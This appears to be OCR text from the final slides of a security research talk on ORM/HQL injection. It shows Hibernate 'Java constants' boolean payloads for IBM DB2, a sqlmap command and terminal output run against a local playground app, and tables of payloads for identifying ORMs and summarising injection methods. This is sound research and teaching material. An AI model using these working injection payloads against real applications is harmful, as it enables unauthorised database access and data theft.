
```
select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where
post0_.name='dummy' and '''*X('<>CHAR(41) and (select count(1) from
sysibm.sysdummy1)>0 --')=1 and '1'='2'
```

- Char constant hqli.persistent.Constants.C_QUOTE_1 was translated to '''

JAVA CONSTANTS method

- True


```
dummy' and hqli.persistent.Constants.C_QUOTE_1*X('<>CHAR(41) and
(select count(1) from sysibm.sysdummy1 where 1=1)>0 --')=1 and
'1'='2
```



JAVA CONSTANTS method

- False

```
dummy' and hqli.persistent.Constants.C_QUOTE_1*X('<>CHAR(41) and
(select count(1) from sysibm.sysdummy1 where 1=2)>0 --')=1 and
'1'='2
```



JAVA CONSTANTS method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%20and%20h
qli.persistent.Constants.C_QUOTE_1%2aX%28%27%3C%3ECHAR%28
41%29%20and%20%28select%20count%281%29%20from%20sysibm.sy
sdummy1%20where%201=1*%29%3E0%20--
%27%29=1%20and%20%271%27=%272"
--dbms="DB2" --technique B -b -v 0
```

JAVA CONSTANTS method

- Exploitation Demo

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u "http://127.0.0.1:8080/hqli.playground/dummy%27%20and%20hqli.persistent.Constants.C_QUOTE_1%2aX%28%27%3C
%3ECHAR%2841%29%20and%20%28select%20count%281%29%20from%20sysibm.sysdummy1%20where%201=1*%29%3E0%20--%27%29=1%20and%20%271%27=%
272" --dbms="DB2" --technique B -b -v 0

 ___ ___[ ]_____ ___ ___  {1.0-dev-nongit-201601250a89}
|_ -| . [ ]     | .'| . |
|___|_  [)|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting at 01:11:38

custom injection marking character ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://127.0.0.1:8080/hqli.playground/dummy' and hqli.persistent.Constants.C_QUOTE_1*X('<>CHAR(41) and (select cou
nt(1) from sysibm.sysdummy1 where 1=1 AND 7102=7102)>0 --')=1 and '1'='2
---
back-end DBMS: IBM DB2
banner:    'DB2 v10.1.0.0'

[*] shutting down at 01:11:40

root@kali:~#
```

OUTRO

HOW TO IDENTIFY ORM

Hibernate	WildFly Jboss	… and 1bi = 1bd and …
EclipseLink	Glassfish	… and FUNCTION(‘1=1 and’,‘2’)=‘2’ and …
TopLink	WebLogic	… and SQL(‘1=1’) and …
OpenJPA	TomEE WAS	… and “1”=‘1’ and …

ORM Injection methods summary

	Hibernate					EclipseLink TopLink	OpenJPA
Method	Postgre SQL	Oracle	MS SQL	DB2 sqlite etc	MySQL	Any DBMS	Any DBMS
DBMS magic function	X	X					
$-quoted string	X						
Unicode			X				
Single quote escaping					X		
Java constants	X	X	X	X			
ORM magic function						X	
Wrong single quote proc							X
Quotes indifference							X

Thank you for your attention!